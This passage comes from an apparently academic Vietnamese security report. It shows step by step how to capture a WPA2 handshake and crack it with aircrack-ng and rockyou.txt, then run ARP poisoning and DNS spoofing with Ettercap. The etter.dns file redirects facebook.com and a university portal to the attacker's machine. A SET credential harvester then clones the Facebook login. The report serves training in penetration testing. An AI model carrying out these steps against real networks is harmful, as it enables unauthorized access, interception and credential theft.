- Khi sử dụng airodump-ng để quét mạng Wi-Fi và gửi các gói deauthentication, mục tiêu là làm cho thiết bị (client) bị ngắt kết nối và kết nối lại với Access Point (AP), từ đó tạo ra WPA handshake. Trong quá trình này, các gói EAPOL (Extensible Authentication Protocol over LAN) sẽ được trao đổi giữa client và AP để thực hiện xác thực và thiết lập khóa mật mã bảo vệ kết nối.
- WPA handshake là quá trình xác thực giữa client và Access Point (AP) trong mạng Wi-Fi sử dụng bảo mật WPA/WPA2. Quá trình này bao gồm 4 gói tin (Message 1 đến Message 4) trao đổi giữa AP và client để thiết lập khóa mật mã

dùng để mã hóa dữ liệu trong phiên kết nối. WPA handshake giúp đảm bảo rằng cả hai bên (AP và client) đều sở hữu mật khẩu đúng trước khi chia sẻ khóa bảo mật.

- Các bước trong WPA Handshake với EAPOL:
 - + Bước 1: AP gửi gói EAPOL tới client để bắt đầu quá trình xác thực.
 - + Bước 2: Client phản hồi lại với gói EAPOL để tiếp tục.
 - + Bước 3: AP gửi gói EAPOL xác nhận khóa bảo mật.
 - + Bước 4: Client gửi gói EAPOL cuối cùng để xác nhận khóa đã được thiết lập.
- Các gói EAPOL trong WPA handshake chứa thông tin xác thực giúp giải mã mật khẩu của mạng Wi-Fi.
- Gửi gói deauthentication giúp client ngắt kết nối và kết nối lại, tạo ra WPA handshake với các gói EAPOL. Những gói này sẽ cung cấp dữ liệu cần thiết để giải mã mật khẩu mạng.
- Sau một lúc gửi các gói deauth liên tục thì, ta đã bắt được gói tin WPA Handshake bằng công cụ airodump-ng. Hiện thị như sau:

```
CH 1 ][ Elapsed: 1 min ][ 2025-04-05 13:50 ][ WPA handshake: C0:51:5C:83:03:A8
BSSID          PWR RXQ Beacons   #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
C0:51:5C:83:03:A8 -68 81      322        29   0   1  130  WPA2 CCMP  PSK  Family
BSSID          STATION        PWR   Rate    Lost  Frames Notes  Probes
C0:51:5C:83:03:A8 DE:72:B4:71:5E:C4 -73    2e- 1e    0      183  EAPOL
Quitting ...
```

Hình 3.14: Bắt WPA handshake

- Khi có được WPA Handshake, ta tiếp tục sử dụng công cụ aircrack-ng để giải mã thông tin xác thực.

d) Tấn công dictionary bằng aircrack-ng

- Aircrack-ng là một bộ công cụ mạnh mẽ dùng để kiểm tra bảo mật các mạng Wi-Fi, đặc biệt là việc giải mã mật khẩu của mạng Wi-Fi bảo mật WPA/WPA2. Để

hiểu nguyên lý hoạt động của Aircrack-ng, ta cần tìm hiểu cách mà nó giải mã mật khẩu và cách nó thực hiện tấn công dictionary.

- Các bước giải mã WPA Handshake:
 - + Thu thập WPA handshake: Aircrack-ng sẽ thu thập các gói tin WPA handshake giữa AP và client. Để thu thập WPA handshake, bạn có thể sử dụng công cụ airodump-ng và gửi các gói deauthentication để khiến client ngắt kết nối và kết nối lại với AP, tạo ra handshake.
 - + Khóa mật mã (Key) trong WPA: WPA sử dụng phương pháp xác thực PMK (Pairwise Master Key), được tạo từ mật khẩu của mạng Wi-Fi. Khi một client kết nối lại với AP, một PMK được tạo ra từ mật khẩu đã biết, cùng với một nonce ngẫu nhiên từ AP và client. PMK sẽ được sử dụng để tạo khóa PTK (Pairwise Transient Key), khóa này sẽ mã hóa lưu lượng mạng.
 - + Giải mã mật khẩu: Aircrack-ng sẽ thử từng mật khẩu trong danh sách mật khẩu có sẵn để giải mã WPA handshake. Với mỗi mật khẩu, công cụ sẽ tạo ra Pairwise Master Key (PMK) bằng cách kết hợp mật khẩu với các giá trị trong WPA handshake (nonce, MAC của AP và client). Từ PMK, Aircrack-ng tạo ra Pairwise Transient Key (PTK) và so sánh với các gói tin đã thu thập được. Nếu PTK khớp với giá trị trong các gói tin, mật khẩu của mạng Wi-Fi sẽ được giải mã thành công.
- Sau khi có file gói tin đã bắt được, ta chạy lệnh sau:
 - “sudo aircrack-ng fam_pwd-01.cap -w /usr/share/wordlists/rockyou.txt”
 - Với file fam_pwd-01.cap là file gói tin được bắt trước đó, file rockyou.txt là danh sách mật khẩu có sẵn

- Kết quả:

```

Aircrack-ng 1.7

[00:00:09] 8921/14344392 keys tested (990.27 k/s)

Time left: 4 hours, 1 minute, 16 seconds          0.06%

KEY FOUND! [ 23456789 ]

Master Key   : 64 AA F1 AA 62 AB F8 F4 95 09 B6 FB 07 0C 50 FD
               E3 C8 EB 6A 78 77 3C 37 AE AD B1 85 F7 76 55 21

Transient Key : F0 67 C6 12 2C F0 DF 0A A8 8F 70 1E 08 40 DF 1F
               DD C1 77 96 F3 A7 B8 09 D5 86 37 52 93 F2 E8 40
               62 D7 B1 A5 2E 74 57 92 D0 23 0E 18 DC 6A 39 2C
               83 A8 4B 2C 89 15 47 03 77 4C B8 FC FF 20 8B 41

EAPOL HMAC   : 45 F2 85 2C 87 7D 4B 09 41 F0 18 11 B4 47 7D 0B

```

Hình 3.15: Quá trình giải mã bằng aircrack-ng

- Ta tìm thấy pass wifi của AP là 23456789.
- EAPOL HMAC là giá trị băm được tạo ra từ HMAC (Hashed Message Authentication Code) trong quá trình xác thực WPA/WPA2. Nó được tính từ mật khẩu mạng và dữ liệu trao đổi giữa Access Point (AP) và client. EAPOL HMAC giúp xác thực tính toàn vẹn của các gói tin trong quá trình trao đổi khóa bảo mật, đảm bảo không có sự giả mạo thông tin.

3.3.2 Tấn công wifi bằng Man-in-the-Middle Attack (MITM)


SET (Social-Engineer Toolkit) là một công cụ mạnh mẽ trong Kali Linux được sử dụng để thực hiện các cuộc tấn công dựa trên kỹ thuật xã hội. SET hỗ trợ nhiều phương pháp như **giả mạo email**, **tạo trang web giả mạo**, **khai thác lỗ hổng**, và nhiều kỹ thuật khác để kiểm tra mức độ bảo mật của hệ thống.

Sau khi đã thành công kết nối vào mạng của đối tượng, ta sẽ bắt đầu thực hiện tấn công MITM:

Quy trình thực hiện:

route -n : được sử dụng để hiển thị bảng định tuyến (routing table) của hệ thống. Nhằm mục đích xác định địa chỉ default gateway của mạng đối tượng.

Gateway hiện tại là 192.168.1.1 thuộc mạng 192.168.1.0/24




```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
# route -n  
Kernel IP routing table  
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface  
0.0.0.0          192.168.1.1    0.0.0.0         UG    600    0      0 wlan0  
192.168.1.0      0.0.0.0        255.255.255.0   U      600    0      0 wlan0  
(root@kali)~  
#
```

Hình 3.16: Lệnh hiển thị bảng định tuyến

ifconfig: Là dòng lệnh trong hệ điều hành Unix/Linux dùng để hiển thị và cấu hình các giao diện mạng.


Xét Eth0: ta có thông tin về địa chỉ mạng của máy tấn công. Máy tấn công với địa chỉ IP 192.168.1.104 và địa chỉ MAC:5d:f7



```
root@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /root/.zsh_history  
(root@kali)~  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.104 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::d5d9:b403:4b6c:ba5c prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:4b:5d:f7 txqueuelen 1000 (Ethernet)  
    RX packets 1 bytes 342 (342.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 3152 (3.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 3.17: Lệnh hiển thị giao diện mạng

`sysctl -w net.ipv4.ip_forward=1` : dùng để bật chức năng chuyển tiếp gói tin IP trên hệ thống Linux, giúp máy hoạt động như một router giữa các mạng, phần `=1` có nghĩa là bật (enable) chức năng chuyển tiếp gói tin IP.



```
(root@kali)-[~]  
# sysctl -w net.ipv4.ip_forward=1  
net.ipv4.ip_forward = 1  
  
(root@kali)-[~]  
#
```

Hình 3.18: Lệnh bật tính năng chuyển tiếp gói tin

`locate etter.dns` : giúp xác định đường dẫn tới file `etter.dns` để có thể chỉnh sửa nó phục vụ cho các mục đích như tấn công DNS spoofing.




```
(root@kali)-[~]  
# locate etter.dns  
/etc/ettercap/etter.dns  
/usr/share/ettercap/etter.dns.examples  
  
(root@kali)-[~]  
#
```

Hình 3.19: Lệnh tìm đường dẫn file `etter.dns`

`nano /etc/ettercap/etter.dns` : dùng để mở và chỉnh sửa file cấu hình DNS giả mạo (`etter.dns`) của Ettercap bằng trình soạn thảo văn bản dòng lệnh `nano`. Cho phép thêm hoặc chỉnh sửa các bản ghi DNS giả.

Ví dụ, có thể chuyển hướng truy cập từ facebook.com sang địa chỉ IP của máy tấn công, phục vụ cho mục đích DNS spoofing : facebook.com A 192.168.1.104




```
root@kali: ~
File Actions Edit View Help
GNU nano 8.2 /etc/ettercap/etter.dns
# the format is (for A query):
# www.myhostname.com A 168.11.22.33 3600
# *.foo.com A 168.44.55.66 [optional TTL]
#
# ... for a AAAA query (same hostname allowed):
# www.myhostname.com AAAA 2001:db8::1
# *.foo.com AAAA 2001:db8::2 [optional TTL]
#
# or to skip a protocol family (useful with dual-stack):
# www.hotmail.com AAAA ::
# www.yahoo.com A 0.0.0.0
#
facebook.com A 192.168.1.104
*.facebook.com A 192.168.1.104
stdportal.tdtu.edu.vn A 192.168.1.104
# or for PTR query:
# www.bar.com PTR 10.0.0.10 [TTL]
# www.google.com PTR ::1 [TTL]
#
# or for MX query (either IPv4 or IPv6):
# domain.com MX xxx.xxx.xxx.xxx [TTL]
# domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
# domain3.com MX xxxx:xxxx::y
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line M-E Redo
```

Hình 3.20: Lệnh chỉnh sửa file etter.dns

ettercap -G : được dùng để khởi động Ettercap ở chế độ giao diện đồ họa (GUI).

Ettercap là một công cụ mã nguồn mở dùng để phân tích mạng và thực hiện các cuộc tấn công Man-in-the-Middle (MITM) trong mạng cục bộ.


Chúng ta thực hiện quét toàn bộ mạng muốn tấn công. Sau khi quét, toàn bộ các host trong mạng sẽ được hiển thị dưới dạng danh sách:



Hình 3.21: Thực hiện quét host trong mạng


Ở đây, địa chỉ 192.168.1.1 là default gateway của mạng. Ta thêm địa chỉ default gateway vào Target 1 và địa chỉ IP máy cần tấn công sẽ thêm vào Target 2.

Bật chế độ **DNS_spoof 1.3** (Giả mạo DNS) là một kỹ thuật tấn công mạng trong đó kẻ tấn công lừa thiết bị nạn nhân truy cập vào một trang web giả mạo bằng cách cung cấp thông tin DNS sai.



Hình 3.22: Bật chế độ dns_spoof

Tiếp theo, ta đang chuẩn bị thực hiện một cuộc tấn công MITM qua ARP Poisoning kèm DNS Spoofing, nhằm: Chặn kết nối giữa nạn nhân và router (Thay thế địa chỉ MAC của Default Gateway bằng địa chỉ MAC của máy tấn công). Trả về bản ghi DNS giả mạo để điều hướng nạn nhân đến trang web giả.



Hình 3.23: Thực hiện ARP Poisoning

Sau khi thực hiện ARP Poisoning với máy nạn nhân, Sau khi thực hiện ARP thì kết quả là địa chỉ MAC của default gateway máy nạn nhân được thay thế bằng địa chỉ MAC của máy tấn công, có nghĩa là thành công trong việc MITM.

Cụ thể, địa chỉ 192.168.1.1 là địa chỉ Default Gateway của máy nạn nhân có địa chỉ MAC trùng với địa chỉ MAC của máy tấn công với IP 192.168.1.104:

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Loc>arp -a

Interface: 192.168.1.103 --- 0xb
Internet Address      Physical Address      Type
192.168.1.1           00-0c-29-4b-5d-f7    dynamic
192.168.1.104         00-0c-29-4b-5d-f7    dynamic
192.168.1.254         00-50-56-17-72-4b    dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\Loc>
  
```

Hình 3.24: Giả mạo địa chỉ MAC của default gateway thành công

Sau đó, ta có thể bật WireShark để phân tích các gói tin của máy nạn nhân khi đã thành công MITM.

Thông tin truy cập internet của máy nạn nhân 192.168.1.103 đã được hiển thị trên WireShark:

No.	Time	Source	Destination	Protocol	Length	Info
783	12.571534118	113.171.12.171	192.168.1.103	HTTP	289	HTTP/1.1 200 OK
784	12.574356773	113.171.12.171	192.168.1.103	TCP	289	[TCP Retransmission]
785	12.677116268	113.171.12.171	192.168.1.103	TCP	289	[TCP Retransmission]
786	12.678429657	113.171.12.171	192.168.1.103	TCP	289	[TCP Retransmission]
787	12.678876229	192.168.1.103	113.171.12.171	TCP	60	49192 → 80 [ACK] Seq: 123456789
788	12.686879897	192.168.1.103	113.171.12.171	TCP	54	[TCP Dup ACK 787#1]

Hình 3.25: Gói tin wireshark bắt được từ máy nạn nhân

Tiếp đến, chúng ta sẽ dùng MITM để thực hiện chuyển hướng DNS để giả mạo trang web bằng công cụ SeToolkit. Thực hiện lệnh setoolkit để vào công cụ.

Lựa chọn **1) Social-Engineering Attacks** trong SET cho phép thực hiện các cuộc tấn công dựa trên kỹ thuật xã hội như lừa đảo qua email, trang web giả mạo và khai thác trình duyệt.

```
74tc/ettercap/etter.dns
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

Hình 3.26: Chọn Social-Engineering Attacks

Lựa chọn **2) Website Attack Vectors** được sử dụng để tạo các trang web giả mạo nhằm thu thập thông tin đăng nhập hoặc thực hiện các cuộc tấn công lừa đảo. Nó cho phép kiểm tra phản ứng của người dùng trước các trang web giả và giúp nâng cao nhận thức về bảo mật.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
```

Hình 3.27: Chọn Website Attack Vectors

Lựa chọn **3) Credential Harvester Attack Method** trong mục **Website Attack Vectors** là một phương thức thu thập thông tin đăng nhập của người dùng bằng cách tạo trang web giả mạo. Khi nạn nhân nhập thông tin như tên người dùng và mật khẩu vào trang giả, SET sẽ lưu lại những dữ liệu đó để phân tích.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3
```

Hình 3.28: Chọn Credential Harvester Attack Method

Lựa chọn **Site Cloner** trong **Credential Harvester Attack Method** cho phép sao chép một trang web hợp lệ và sử dụng nó để thu thập thông tin đăng nhập từ nạn nhân. Khi truy cập vào phiên bản trang web giả mạo này, nạn nhân có thể nhập thông tin đăng nhập mà không biết rằng dữ liệu của họ đang bị ghi lại.

```
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
```

Hình 3.29: Chọn Site Cloner

Nhập địa chỉ trang web mà bạn muốn làm giả. Ví dụ <http://www.facebook.com> :


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.104]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this
captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Hình 3.30: Nhập trang web cần giả mạo

